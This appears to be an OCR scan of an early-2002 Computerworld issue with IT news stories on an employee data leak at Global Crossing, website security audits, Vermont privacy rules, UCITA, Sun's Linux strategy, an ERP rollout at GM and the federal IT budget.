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EMPLOYEE DATA EXPOSED ON WEB

Former IT worker at telecom firm posted info

BY JAIKUMAR VIJAYAN

A disgruntled former IT employee at telecommunications firm Global Crossing Holdings Ltd. has been posting the names, Social Security numbers and birth dates of company employees on his Web site.

The postings have appeared periodically over the past five months. They include data on all employees on Global Crossing's payroll as of Sept. 1, according to an internal memo. The company currently has about 8,000 employees.

JUST THE FACTS

Global Crossing Security Woes

- **A former IT worker** began posting personal information about employees on the Web in September.
- There may have been **cases of identity theft** as a result, the company admits.
- Global Crossing says **authorities can't find the worker** and therefore can't serve an injunction to stop him.
- **It may be impossible to prove** he stole the information.
- Global Crossing **didn't formally inform** affected workers until December.

An attorney for Bermuda-based Global Crossing said the company is pursuing both civil and criminal action against the former IT worker. Both the FBI and the police department in

Employee Data, page 16

WEB SITES SEEN AS TERRORIST AIDS

Audits find schematics, maps, data and specs that could be used to plot attacks

BY DAN VERTON

A major financial institution this week will receive a report outlining the extent to which its Web site exposes it to potential attacks by Osama bin Laden's Qaeda organization and other terrorists.

The audit, produced by security consulting firm Stroz Associates LLC, is one of the first of its kind in the private sector. It marks a growing trend by companies in the aftermath of the Sept. 11 terrorist attacks to assess whether content on their Web sites increases their risk of being targeted by terrorist organizations.

The amount of sensitive data uncovered by Stroz Associates at various corporate Web sites is startling, said Eric Friedberg, managing director at the New York-based firm and a former computer crime coordinator at the U.S. Department of Justice.

"Many Web sites constitute a gold mine for potential attackers," said Friedberg. Audits have found descriptions of physical locations of backup facilities, the number of people working at specific facilities, detailed information about wired and wireless networks, and specifications on ventilation, air conditioning and elevator systems. Other sites give graphical representations of floor plans, cabling connections and ventilation ductwork, Friedberg said.

Philadelphia-based Ameri-

Web Sites, page 57

Surviving the Scandal

A CIO at an IT services firm found himself implicated in a $15 million accounting fraud after he signed a letter without reading it. Now he talks about his hard-learned lessons, such as the need to keep software security rights out of the hands of officers responsible for accounting functions.

Story begins on page 24.

VERMONT OPT-IN RULES SPUR SUIT

State goes beyond feds in restricting use of data

BY PATRICK THIBODEAU
WASHINGTON

Beginning this week, financial services companies with customers in Vermont are facing strict limits on what they can do with the personal data of state residents. And the insurance industry has retaliated with a lawsuit and threats of price increases.

Vermont's rules set an "opt-in" standard that requires affirmative customer consent for sharing personal data in cer-

Vermont, page 16

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2000-based servers running distributed applications. And it has the lowest price-to-performance ratio of any competitive platform.*

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
DAVID KINCH

LAYOFF LESSONS LEARNED

With layoffs spreading like wildfire through U.S. companies, IT workers who suddenly find themselves unemployed can pick up some valuable lessons from layoff survivors such as Farren Ionita (left). PAGE 26



PRIVATE NETWORK PROVIDED

More and more companies are turning to service providers for the virtual private networks they need for employees and business partners. PAGE 36

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NEWS 6

6 An American Bar Association working group says UCITA is too confusing and should be redrafted.

6 Sun plans to increase its Linux product offerings in response to user demand for that OS.

7 Some financial services firms are rolling out Java-based tools to tie together disparate systems.

8 UPS adds several Asian languages to its wireless package-tracking service for mobile users.

10 Systems that support collaborative planning, forecasting and replenishment activities continue to face slow adoption by companies.

12 GM encountered big configuration troubles when it installed an ERP and supply chain system.

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www.computerworld.com/q?q4000

BUSINESS 23

23 Joe Auer says it's a good idea for IT purchasing managers to create a user form contract to spell out their own terms and conditions when buying high-tech gear and services from vendors.

26 Blade servers can deliver a lot of bang for the buck — they cost less than traditional servers and consume less power and space. But ROI can be elusive if the blades aren't well-integrated.

30 CRM initiatives often fail or damage customer relationships because executives "mistake strategy for software," writes Bain & Co. director Darrell K. Rigby in this month's *Harvard Business Review*.

32 Workstyles: Audio systems maker Bose is an innovative place to work, whether you're in IT or some other unit at the company, notes Steve Devine, manager of business administration for corporate information systems.

TECHNOLOGY 35

35 Nicholas Petreley says there is one very big reason why it would be a bad idea for AOL Time Warner to purchase Red Hat.

38 Future Watch: During the next decade, operating systems could start to collaborate with applications, making life easier for programmers and users.

40 QuickStudy: Lightweight Directory Access Protocol works over TCP/IP and organizes directories of people, devices and applications. Find out more in this week's tutorial.

42 Security Journal: As Mathias Thurman starts a new job, there's no time to settle in when a Nimda attack affects hundreds of internal servers at his organization.

44 Emerging Companies: Vigilance's process-control software spans disparate systems to monitor events in supply chain systems.

OPINIONS 20

20 Maryfran Johnson delivers a message to IT vendor start-ups: Your potential customers are willing to take the risks of buying your products, but only if those products are truly innovative.

20 Pimm Fox, on the other hand, says that venture capital is still flowing, but he wonders if IT organizations have the money to back up the VC firms' investments.

21 David Moschella writes that a respected IT vendor lobby group sent the wrong message by urging the government to develop a plan for the nation's infrastructure.

58 Frank Hayes says that if your company wants to outsource IT, it's best to update your résumé. Even if you survive the outsourcing, your company might not.

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www.computerworld.com/q?a1430

CUTBACKS DÉJÀ VU

One IT professional recalls the lessons he learned in the last tight job market a decade ago.
www.computerworld.com/q?28503

PRIVACY RULES

What do you think about Vermont's new opt-in privacy law? Post your thoughts and read what others have to say in our online forum.
www.computerworld.com/q?a1500

TURN THE CRANK

The Gadget Guys debut this month with a review of FreeCharge, a battery that is the product of a joint effort between Motorola Inc. and Freeplay Energy Group.
www.computerworld.com/wireless

AT DEADLINE

Microsoft Warns of Telnet Hole in Win 2k

Microsoft Corp. warned Windows 2000 users about a new security vulnerability in the operating system's Telnet remote-access program. The buffer overflow hole could be used to launch denial-of-service attacks against unprotected systems or to run malicious code on them, Microsoft said. The company assigned a "moderate" severity rating to the Telnet vulnerability.

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CA Drops Plan to Sell $1B Worth of Bonds

Computer Associates International Inc. canceled plans for a $1 billion bond offering it was going to use to refinance some of its existing debt. The decision came after New York-based Moody's Corp. said it would review and possibly downgrade the Islandia, N.Y.-based software vendor's credit rating because of concerns about CA's sales.

Short Takes

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Law Group Slams UCITA's Complexity

But ABA panel sees need for licensing law

BY PATRICK THIBODEAU
WASHINGTON

THE AMERICAN Bar Association called the Uniform Computer Information Transactions Act (UCITA) so difficult to comprehend that even lawyers can't understand it, and so vague that the proposed law is doomed to face constant "litigation over what its various 'rules' really mean."

But an ABA working group report issued last week agreed with UCITA's proponents in one key respect: It acknowledged that there is a need for a uniform law governing software licensing transactions.

Nonetheless, the nine-member ABA group clearly questioned whether UCITA should be that legislation. Opponents said the report would aid their efforts to block state-by-state adoption of the proposed law.

"I think it's going to make it much more difficult for UCITA proponents to get it passed in further states this year," said Gordon Pence, intellectual property counsel at Caterpillar Inc. in Peoria, Ill.

Even before the ABA report was released, UCITA adoption had stalled. Maryland and Virginia, the only states to approve the law, did so in 2000. Since then, the opposition has succeeded in winning passage of anti-UCITA "bomb shelter" measures in Iowa, North Carolina and West Virginia. The bomb-shelter statutes make it difficult for states with UCITA to apply the law to those three states' residents.

But UCITA isn't dead, especially in Washington state, home of major corporate backer Microsoft Corp.

Some of the ABA's suggestions "are quite worthy of consideration," said Carlyle "Connie" Ring Jr., chairman of the UCITA drafting committee of the National Conference of Commissioners of Uniform State Laws (NCCUSL), a Chicago-based group that develops commercial law. But he took issue with the ABA's recommendation that the act be redrafted and said that UCITA is largely based on existing language in the Uniform Commercial Code.

Opponents have charged that the act would give vendors questionable rights in commercial transactions. In response, the NCCUSL drafting committee has proposed changes to UCITA, including an outright prohibition on "self-help" — the ability of vendors to remotely turn off systems in a contract dispute.

But the changes didn't go far enough, opponents say. And the ABA report appears to agree with that criticism, saying that the act would permit a vendor to take "further steps" in a dispute — wording that "implies an authorization for the licensor to destroy information belonging to the licensee."

Donald Cohn, a member of the ABA committee who has been involved in the UCITA drafting process and works as corporate counsel for e-commerce at Du Pont Co. in Wilmington, Del., dissented from the majority in a separate opinion.

Cohn challenged the ABA group's assertion that UCITA is too complex. "In my many years of practice, I do not believe that I have ever read a law . . . that was not complicated, unclear and difficult to understand and apply," he wrote. ▶

UCITA's Problems

The American Bar Association committee that examined the proposed law cited the following issues:

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Remote access: UCITA's drafters want to prohibit it, but the ABA says there is still a loophole.

Terms: End users should see terms before payment.

Sun Widens Its Embrace of Linux in New Product Plans

User interest in OS drives strategy

BY TODD R. WEISS

Responding to what it says is strong user demand, Sun Microsystems Inc. is making Linux a significantly more visible part of its product lineup.

Sun last week said it will introduce a low-end line of Intel-based servers running Linux by midyear and offer more components of its Solaris operating system to the open-source community.

Ed Zander, president and chief operating officer at Sun, said the company will also bring its Sun Open Net Environment infrastructure software suite to Linux.

Sun has sold Linux on a limited basis so far, including in its small-footprint Cobalt appliance servers. "That customer base . . . has asked for more," Zander said. "We kind of hide Linux inside the box today."

He added that Sun's strategy also includes expanding Solaris' ability to run Linux applications on the company's UltraSPARC-based Sun Fire servers (see chart).

No pricing information or product details are available yet, Sun said. The company also didn't disclose whether it will use an existing Linux distribution from another vendor or develop its own.

Dan Kusnetzky, an analyst at IDC in Framingham, Mass., called Sun's move ironic. By further embracing Linux, the company is "doing something which they've chastised IBM about for a long time" — supporting multiple operating systems, he said.

"They don't really explain why it's OK to castigate IBM for having different [operating system] product lines but it's OK for them now," Kusnetzky said.

Bill Clayhrook, an analyst at Aberdeen Group Inc. in Boston, said the announcements were an acknowledgement that if Sun wants "to have a serious Linux strategy, they're not going to get it by [supporting] Linux on SPARC. That's not going to fly."

Many users want Linux on Intel-based hardware because it's often cheaper and more flexible than other systems, Claybrook noted. ▶

Spotlight on Linux

Sun's expanded Linux strategy includes these products:

- An entry-level server line that will run Linux.
- An expansion of its Linux-based Cobalt server appliances.
- New Linux commands, utilities and interfaces in Solaris 9.
- Linux versions of software such as iPlanet and Forte.

AT DEADLINE

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Java Tapped as Platform for Wall St. Apps

Financial services firms use language to link their systems

BY LUCAS MEARIAN

Wall Street heavyweights such as The Goldman Sachs Group Inc. and Salomon Smith Barney Holdings Inc. are beginning to roll out applications based on Sun's Java programming language in order to tie together disparate systems that can be shared online with their corporate clients.

Nigel Woodward, Sun Microsystems Inc.'s worldwide manager of capital markets and securities, said that during the next year, Java-based systems should aid in Wall Street's efforts to adopt straight-through processing of trades by creating a standard architecture that applications from different brokerages can use to communicate.

Woodward was one of several Sun executives pushing the Web services front at the Wall Street on Java Technology conference in New York last week.

Salomon is using Java 2 Enterprise Edition (J2EE) as the framework to integrate its financial applications. The brokerage currently has a large, in-house Java development group working to replace its yield book, currently an X Window System application, over the next year.

Salomon's development efforts are focused on creating XML-based application programming interfaces, according to Graham Philip, a director of fixed-income research at Salomon, a New York-based division of Citigroup Inc.

"We have Java-based applications now," Philip said, referring to software such as a securities tool that calculates fixed income for single bonds. "But a year from now, we're replacing the entire front end with a Java-based platform."

Like many financial services companies, Salomon acts as an application service provider to its clients. Because of the high-end analytics involved in hosting both internal and external clients, the company needs a common technology, like the one J2EE provides, that can tie together all of its applications and be easily modified in the future, Philip said.

Developing Trend

Sun is touting its Open Net Environment (ONE) software as the answer to building Web services based on J2EE software. Woodward said Sun ONE will provide an end-to-end framework for in-house services such as stock sales tracking, middle office application management, risk management and life-cycle trade tracking.

Salomon isn't the only big brokerage that's banking on Java technology for a more efficient infrastructure.

"Approximately 80% of all new [global services] applications development is in Java," said Carl Reed, vice president and global head of cross-divisional applications infrastructure at Goldman Sachs.

The New York-based brokerage is in the process of rolling out a Java developers' resource portal, or library, which, when complete, will allow 2,500 in-house developers to reuse applets of code, cutting down on the amount of time that would otherwise be spent reproducing past work.

The portal will tie together "all the development-oriented assets," said Reed. He declined to outline the specific costs of the multimillion-dollar project but said the expected return on investment is in the reduction of wasted development man-hours.

Reed said the portal is a productivity tool in that it lets developers use Java building blocks from earlier projects to create new applications, so the wheel doesn't have to be reinvented each time a new application is being constructed.

Among other services, the portal offers access to databases for enterprise standards and documentation, source code, specifications, best practices, reviews and white papers.

"It takes people, processes and talks to achieve this," Reed said. "I can't tell you we know everything about how to make reuse succeed at Goldman Sachs. What I can tell you is we're aware of that, and we're going to be learning as we go along."

Functionality in the Bank

Goldman Sachs' Java resource portal offers its programmers a Web-enabled database with access to the following:

- Enterprise standards
- Best practices
- Documentation
- Reviews
- Source code
- White papers
- Specifications
- Development discussion forum

WSJ.com Completes Web Site Overhaul

Newspaper is banking on personalization technology to increase online revenue

BY JULIA KING

While other have companies cut back sharply on their Web site spending, *The Wall Street Journal* has just completed a two-year, $28 million overhaul of its *WSJ.com* site.

The revamped *WSJ.com* relies heavily on personalization technology to boost advertising revenue and expand paid reader services.

A key goal of the rebuilt site, which was launched two weeks ago, is to attract higher-value, repeat customers by letting them more easily customize their home pages with columns, stock quotes and other regular *WSJ.com* features.

Studies by Web-based market researcher Fulcrum Analytics (formerly Cyber Dialogue Inc.) in New York and others show that customers are more apt to frequently visit Web sites they can customize. Users who personalize such sites also more frequently subscribe to paid sites, use online bill payment services and promote products via e-mail to their frieods, all of which make them an advertiser's dream.

"If every person looks at one more page — even in a bad advertising climate — the oumber of pages you deliver grows pretty quickly. And since you charge advertisers by ad impression, you increase your revenue pretty quickly," said Neil Budde, *WSJ.com*'s publisher. "You don't have to move the gauge too far or change the percentages too much before getting a substantial return on investment."

BUDDE: Now software will let *WSJ.com* reuse content in its database.

Budde wouldn't disclose *WSJ.com*'s target ROI or payback period for the Web project. Currently, the site has 626,000 subscribers; the cost is $59 per year for the service.

Rebuilding *WSJ.com* entailed switching out a patchwork of homegrown systems that had been cobbled together in the past six years. They were replaced by Austin, Texas-based Vignette Corp.'s content management and publishing software, which is powered by IBM Web servers running Big Blue's proprietary version of Apache, said Ken Ficara, director of product operations and a project manager at *WSJ.com*.

Simplicity was key to designing the new Web site's personalizatioo capabilities, Ficara said.

"Io focus groups, we found out that the easier we made things, the more apt people were to use them," he said. "But it's the *Journal*, so we had felt like we had to do things as sophisticated as possible."

Now subscribers personalize content with the click of a single button on the *WSJ.com* home page. Before, they had to go to a separate setup center, where Boolean search engines and other complex tools could be found.

That simplicity is the value customers receive in exchange for providing personal data to *WSJ.com*, said Kevin Mabley, an analyst at Fulcrum Analytics.

"From data mining and modeling work, we know that a customer who personalizes a Web site is a higher-value customer, but it works only as long as there is a value exchange. At *WSJ.com*, you type in stock [symbols], and you get the stock quotes you're interested in," Mabley said.

"We see a lot of companies get that wrong," he added. "They ask for a lot of wrong information, like household statistics that are not related to the user's experience. It becomes a Trojan horse for other marketing methods."

Budde said that because the Vignette publishing system is database-driven, *WSJ.com* can reuse and repackage content in the database to quickly and cheaply spin off additional revenue-geoerating products and services, such as customized newsletters.

UPS Takes Wireless Application to Asia

Adds support for multiple languages to mobile phone package-tracking service

BY BOB BREWIN

UNITED Parcel Service Inc. now offers a wireless package-tracking service with Korean, Chinese and Japanese character sets in key Asian markets, a move the company said should not only boost customer satisfaction but also give considerable cost savings.

Starting today, UPS will provide wireless package tracking to mobile phone users in Australia, China, Hong Kong, Japan, Singapore, South Korea and Taiwan. Users will be able to track packages in their native languages, including traditional Chinese, simplified Chinese, Japanese and English, from Internet-enabled phones.

DHL Worldwide Express Inc. in San Francisco has offered a wireless international package-tracking service in 21 languages since July 2000. The company doesn't offer such a service in Chinese, but it does support mobile package tracking with the kanji character set in Japan and a romanized, phonetic version of Korean. UPS supports both kanji and Hangul, the Korean character set.

Mike Taylor, vice president for international e-commerce at Atlanta-based UPS, said the company's Asian customers pushed for a wireless package-tracking service tailored to their local languages. "Our customers want to be able to do business in their own language," he said.

Satisfying this customer demand has a real bottom-line payoff for UPS, Taylor added. It costs the company about $2 to handle a package-tracking request via phone and "only 10 cents if [customers] go to the Web site," he said.

UPS didn't disclose the cost of establishing the new multilingual package-tracking service or its expected return on investment. But Taylor did say that piggybacking on work already done on international-language Web sites helped ease the development.

Growing usage of international wired Web sites during the past year proves that customers want to do business in their own languages, Taylor said, adding that Asian traffic on UPS's site has increased 224% during the past 18 months.

Taylor predicted that the new service will cut costs and increase business as customers spend more time on the UPS Web site.

Mark Indermaur, vice president of sales engineering at Atlanta-based Air2Web Inc., said wireless tracking should increase Web usage even more, because in Asia, more people access the Internet from phones than from computers. Air2Web helped develop the international wireless package-tracking service and a similar service that UPS introduced in the U.S. in July 2000.

THIS PHONE shows package-tracking results in Japanese.

Roberta Wiggins, an analyst at The Yankee Group in Boston, agreed. "Mobile services are more developed in Asia, where there also is not as much [wired] Internet usage as in the United States," she said.

Taylor said UPS plans to roll out the wireless package tracking worldwide in other languages and character sets, including Arabic.

FedEx Corp. in Memphis offers international wireless tracking, but only in English. Traci Barnett, a FedEx spokeswoman, said the company constantly reviews possible new wireless services but didn't say if it would provide multilingual service.

Although DHL offers wireless package-tracking service in multiple languages worldwide, the company doesn't provide such a service in the U.S. Tracy Egan, a DHL spokeswoman, said this reflects the dominance of wired Internet usage and the slow adoption of mobile Internet services here.

Winter Olympics IT Chief Has No Room for Errors

Biggest challenge: System must work

BY JULIA KING

Late last week, thousands of sportscasters, international sports officials and other attendees at the 2002 Olympic Winter Games in Utah began tapping into a computer system that took a consortium of 16 technology vendors more than three years to develop and deploy.

If the system doesn't work properly, New York-based lead integrator SchlumbergerSema and its partners, including Sun Microsystems Inc., Gateway Inc., Xerox Corp. and Samsung Electronics Inc., will have to race to beat back a world-class public relations nightmare similar to the one IBM faced at the 1996 Summer Games in Atlanta.

Back then, flaws in IBM's much-vaunted Olympic Information Network led to inaccuracies and delays in reporting real-time results around the globe. Before this year's Games began, **Bob Cattani**, *SchlumbergerSema's chief integrator on the $300 million Olympic IT project, spoke with* Computerworld *about managing an IT project that has absolutely no room for errors.*

What's the biggest challenge on a massive project like this? Pulling the software together for the first time. We're producing these applications from scratch. When you have a large distributed system, working with all parties on the design and getting the network figured out is a big issue. Also, getting it all together in the test lab is an issue, because if you change something in one area, you also change something in another area.

So how is the IT team organized to deliver technology services during the Olympics? The whole IT staff is about 300 people, with SchlumbergerSema supplying about half of them. On top of that, we have another 120 people in Barcelona who are developing applications that were delivered here. But at game time, that staff of 300 will go to 1,300. The Organizing Committee arranges for about 600 volunteers to come in, plus Sun, Gateway, Xerox, Kodak and other [vendors] have another 300 to 400 people from their facilities. We're all called IT volunteers.

And who are your users? We have to support 10 sporting venues, plus the main media center and the Olympic Village. We staff two main shifts a day and have a main Information Technology Center, which is our mission control for the Games. Because we have such a large, distributed network with thousands of PCs and 700 networking devices, we need a mission control where we can monitor [systems]. We also have a help desk [system] that is distributed to all of the sites. If anyone, anywhere has a query, they enter a [trouble] ticket and it gets raised centrally.

What, if anything, in your previous IT jobs has helped prepare you to carry off such a huge project? I've worked on large government command and control systems with the same technologies, which are client/server- and Unix-based with [Windows] NT as the front-end [operating system]. My last job was with a foreign government where we had a central database with 30 sites linked together with redundancy. The reason I'm on this project is that technically it's the same challenge, but with this one, the Feb. 8 date [couldn't] slip.

On other projects, if someone changes a specification, you always negotiate more time and more money. Here, there's no more time and no more money. You just do it. So the biggest challenge? It's a date that doesn't slip and a system that must work.

Olympian Effort

Technology being used at the Winter Olympics includes the following:

- 32,000 miles of fiber-optic cable
- 40 applications with a total of 10 million lines of code
- 225 network servers and 145 Unix systems
- 4,500 PCs and laptops
- 1,210 printers
- 10,000 cellular and PCS phones
- 1,000 online information kiosks

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BRIEFS

Microsoft, DOJ File Settlement Report

Responding to a request from U.S. District Court Judge Colleen Kollar-Kotelly, Microsoft Corp. and the U.S. Department of Justice said they plan to suggest any last-minute changes to their proposed antitrust settlement deal by Feb. 27. In a joint status report, the two sides also asked the judge to omit oral third-party testimony from any future hearings on the settlement proposal.

7-Eleven, EDS Expand IT Services Deal

Dallas-based 7-Eleven Inc. and Electronic Data Systems Corp. signed a seven-year contract valued at $175 million that calls for EDS to provide 7-Eleven with systems integration and application development services on an as-needed basis. The agreement expands on a 1995 deal under which Plano, Texas-based EDS has developed various business systems for 7-Eleven.

Oracle Patches 9i Security Holes

Oracle Corp. said it has developed software patches and workarounds to address several security flaws in its Oracle 9i database, including one that could allow a hacker to gain access to an unprotected system without a user ID or password. The holes were reported to the software vendor in December by a U.K.-based security firm, and the patches can be downloaded from Oracle's Web site.

Short Takes

MICROSOFT this week plans to launch its long-awaited Visual Studio .Net development tool, which is aimed at making it easier for developers to build Web services and Web-based applications. . . . Rosemont, Ill.-based COMDISCO INC. said it plans to keep its three remaining IT leasing businesses.

Collaborative Planning Still Eyed With Caution

Despite potential to improve inventory forecasting, users go slow on CPFR

BY MARC L. SONGINI

AFTER RUNNING a pilot program with Kmart Corp. last year, vitamin maker Pharmavite Corp. now wants to start using collaborative planning, forecasting and replenishment (CPFR) technology on a wider basis. But it's starting small; the number of retailers it expects to partner with this year could be as low as two.

And Pharmavite must look beyond Kmart. A Kmart spokeswoman said last week that the struggling Troy, Mich.-based retailer pulled the plug on its CPFR program because the collaborative technology duplicated an existing inventory management system.

The paths being taken by Kmart and Northridge, Calif.-based Pharmavite illustrate the cautious acceptance rate that software supporting collaborative demand forecasting and inventory planning is getting from companies. Despite CPFR's potential to help retailers and their suppliers ensure that the right amount of inventory is available in stores, users and analysts said adoption of the technology continues to be a slow process.

Few companies have gone beyond the test phase with CPFR, according to Janet Suleski, an analyst at AMR Research Inc. in Boston. As many as 65 retailers have rolled out test systems, Suleski said. But she estimated that only about a half-dozen have launched large-scale CPFR projects.

Much of the slow growth can be attributed to the fact that implementing CPFR systems requires changes that many companies are unwilling or unable to make, especially during a recession. The nature of the business changes can be "overwhelming," Suleski said. For example, CPFR requires suppliers and retailers to share closely guarded sales information.

Art Karrer, CPFR manager at Pharmavite, said the vitamin manufacturer saw a 36% improvement in sales forecast accuracy on the products that were part of its test run with Kmart, which involved applications from Atlanta-based Logility Inc. The pilot project paid for itself, Karrer said, and Pharmavite would like to link the CPFR system to a total of six to nine retailers.

He added that manufacturers such as Pharmavite need to get 30% to 50% of their biggest customers on board to reach "critical mass" on CPFR implementations.

The Kmart spokeswoman said CPFR technology duplicated the retailer's Kmart Workbench system, which lets suppliers track sales, inventory levels and other data about their products at individual Kmart stores. She added that executives at the company, which filed for Chapter 11 bankruptcy protection last month, decided there was no point in supporting redundant systems.

There have been some early CPFR success stories. For example, Oak Brook, Ill.-based Ace Hardware Corp. is using CPFR tools to collaborate with 23 manufacturers. The technology is already yielding benefits, said Scott Smith, manager of Ace's inventory department (see story, below).

Competitive Advantage

Kimberly-Clark Corp. in Irving, Texas, is another CPFR advocate. Larry Roth, a senior consultant at the maker of consumer products, said the company is expanding its use of collaborative tools developed by Syncra Systems Inc. in Waltham, Mass., "as quickly as possible." He declined to comment further, saying that CPFR "has become a matter of competitive advantage."

But even early adopters such as Ace aren't close to reaching the full potential of CPFR. Indeed, Ace is working collaboratively with a only tiny fraction of its 1,500 suppliers.

The main obstacle to CPFR is a general misunderstanding of the technology, said Joe Andraski, a vice chairman of the CPFR committee within the Voluntary Interindustry Commerce Standards Association in Lawrenceville, N.J. Companies have to thoroughly evaluate their IT systems, organizational structures and business processes before rolling out CPFR systems, Andraski said. ■

Reporter Carol Sliwa contributed to this story.

Standards Developments

New steps in the CPFR standards process include the following:

- The committee responsible for CPFR specifications plans later this month to release guidelines for setting up international collaboration processes among companies.
- The first standardized XML specification related to CPFR systems was approved by the committee in November.

Ace Has a Place for CPFR Technology

Ace Hardware stands out among the early retail adopters of CPFR technology because of the size of its implementation. While many retailers are still piloting CPFR with small quantities of merchandise and a handful of manufacturers, Ace is already claiming payoffs from CPFR, such as increased sales and reductions in merchandise receiving and freight costs.

The retailer uses CPFR technology to manage about 6,000 items made by 23 manufacturers, according to Scott Smith, manager of Ace's inventory department. The suppliers sell their wares to Ace, and individual stores purchase from the corporate warehouse. Smith said sales from the corporate warehouse to Ace retail stores increased 10.3% last year, compared with a flat overall sales rate for the retailer.

Smith said Ace and participating suppliers now spend less time talking about why certain items are out of stock and more time planning promotions and introducing new items. "We have better promotional execution because they're dialing in and looking at the same screens we look at," he said.

The extra planning has also helped Ace save up to 20% on the labor costs associated with receiving merchandise from its CPFR partners, according to Smith. He said Ace can now make three times more "full-palette" purchases from the CPFR partners than it does from its 1,500 other manufacturers. That reduces expenses associated with handling incoming shipments.

Freight costs have been another area of savings for Ace. Smith noted that one manufacturer lowered freight expenses from 7% of its product cost to 2.5%. Since freight costs are built into retail prices, such savings can help Ace keep its prices down, he said.

The CPFR program is still a relatively small part of Ace's business, accounting for about $97 million in annual purchases of products by its stores. But Smith said his goal is to hit $1 billion annually from the retailer's CPFR partners in three or four years. That would be about one-third of overall sales from Ace's corporate warehouse to its retail stores, he added.

"That's pretty aggressive, but at some point, we think that this might take off as a regular business process, like [electronic data interchange] did 12 years ago," he said.

– *Carol Sliwa*

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COMPAQ

GM Locomotive Unit Puts ERP Rollout Back on Track

Configuration problems force makeover of SAP system, retraining of end users

BY MARC L. SONGINI

GENERAL MOTORS Corp.'s locomotive unit encountered such severe problems during a rollout of SAP AG's R/3 applications last year that its spare parts business virtually ground to a halt, forcing GM to launch an emergency turnaround effort six months after the software went live.

Officials at GM's Locomotive Group said order backlogs and fulfillment cycle times still aren't at levels that fully meet customer demands, although business operations started to improve shortly after the rescue effort began in July.

The SAP software had to be reconfigured, flushed and repopulated with clean data, said Mike Duncan, director of worldwide aftermarket sales and development at the La-Grange, Ill.-based locomotive unit. The $2 billion GM subsidiary hired a second consulting firm to help fix the enterprise resource planning (ERP) and supply chain management system after its first integrator completed the initial rollout.

The unit, which makes locomotives, diesel engines and armored vehicles such as tanks, also had to retrain end users and remap all the business processes that were being built into the new system.

The problems started when the Locomotive Group went live with R/3 in January 2001. The plan was to make aftermarket operations more efficient by replacing legacy mainframe systems with R/3 modules that could handle parts distribution, order entry, procurement and financial reporting, said David Scott, the unit's executive director.

Scott said there were no problems with R/3 itself, but the applications weren't properly configured to meet GM's needs. As a result, the aftermarket department couldn't accurately forecast demand or ensure that it had the right mix of parts inventories on hand.

Configuration Fallout

"Our business processes were largely arrested by what happened," Scott said. "We spent a lot of money and expected to get something for it, and got something else instead. It was very disappointing."

Scott and Duncan declined to identify the first consulting firm that worked on the project, nor would they discuss the process they used to originally configure and operate the system. They also declined to disclose the cost of the project or the financial impact of the system problems.

A spokesman at SAP America Inc. in Newtown Square, Pa., declined to comment specifically on the situation at GM. "They continue to be a productive customer at this point, and we continue to work with them," he said.

Duncan said the materials supply and forecasting modules in the ERP system were especially troublesome. The way they were configured didn't reflect the complexity of the distribution processes that the Locomotive Group uses to supply parts to customers in the U.S. and other countries, he said. In addition, some legacy data wasn't adequately reformatted to work within the SAP applications.

The Locomotive Group brought in Chicago-based Technology Solutions Co. to help reconfigure the ERP system. Scott said that although most aftermarket operations have returned to normal, GM is still looking for continued improvements from both IT and business process standpoints.

The Locomotive Group is also outsourcing SAP-related application support, end-user training and follow-on software implementation to Technology Solutions. Despite the start-up problems, GM plans to install R/3 in the locomotive unit's manufacturing operations and other departments in the next few years.

JUST THE FACTS

Engine Problems

Key details about the GM Locomotive Group's ERP and aftermarket supply chain project:

THE PLAN: The locomotive unit launched an SAP-based ERP and supply chain system early last year in order to improve its financial reporting and its ability to forecast spare parts needs.

WHAT WENT WRONG: The software wasn't configured well enough to match internal business processes, and legacy mainframe data wasn't properly formatted for the new system.

WHAT WAS DONE: GM hired a turnaround firm to evaluate the aftermarket business and get it running efficiently. It's now outsourcing the management of the system to Technology Solutions.

Bush IT Budget Promotes Info Sharing and Security

White House wants to bridge 'islands of automation'

BY PATRICK THIBODEAU
WASHINGTON

President Bush wants to knock down federal agency IT silos, integrate systems and develop the means to quickly share information across government agencies and businesses. And across the board, he wants to beef up IT security.

Security was the underlying theme of the $52 billion IT budget that the Bush administration proposed last week for fiscal 2003, which starts in October. That's about a 15% increase over this year's budget, but $3.3 billion of the $52 billion is actually being spent this year, so the net increase is about 8%, according to Input, a Chantilly, Va.-based firm that studies government spending.

The proposed budget calls for the creation of an Information Integration Office, which would map out a plan for improving information sharing among federal, state and local government agencies as well as certain industries, such as credit reporting firms.

The goal is to make information available quickly in times of need. "This lack of effective information sharing ... slows our ability to detect and respond to incidents," said Kenneth Juster, undersecretary of Commerce for export administration, at a briefing.

The budget would also expand programs that have already paid dividends to companies that sell to the federal government. "We have groups of people who now sit in their offices and do business through different Web-based technologies ... as opposed to some guy getting in a car and driving around town," said Steve Carrier, vice president for business development at Los Angeles-based defense contractor Northrop Grumman Corp. "Those are all cost-savers to us."

But the broad intent of this year's IT budget is to "unify hundreds of redundant government computer systems across agencies that act as islands of automation," the administration said. According to the budget document, these systems "have held back necessary productivity gains." Information-sharing initiatives would account for $722 million of next year's IT spending if Congress approves the budget.

The main obstacle to this initiative may not be technical. "The federal government is a very stovepipe organization," said Payton Smith, an analyst at Input. "In general, federal agencies aren't used to working with one another."

Mark Forman, who is emerging as the administration's top IT budget official at the Office of Management and Budget, recently gave a presentation in which he emphasized "knowledge-based solutions" and supply chain management as being part of the administration's goal. Creating a strong business case for spending is critical, Forman said.

"We want to know how much an agency is going to improve its mission performance as a result of its IT investment," Forman said. "We're clearly going to ramp up the demand for [IT] services."

Congress Moves On IT Spending

The House of Representatives last week OK'd about $880M to strengthen information security training and research. Senate action is needed.

TRAINING: The National Science Foundation would create cybersecurity research centers and provide grants and fellowships to colleges.

RESEARCH: The National Institute of Standards and Technology would develop grant programs that team industry and universities on security projects and encourage senior researchers in other fields to work on cybersecurity.

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BRIEFS

Network Associates Sued Over Licenses

The New York attorney general's office filed a lawsuit alleging that Network Associates Inc. illegally prohibits users of its software from posting informal product reviews or tests without its permission. That could preempt discussions of flaws in the Santa Clara, Calif.-based security software vendor's products, the suit charges. Network Associates denied any wrongdoing.

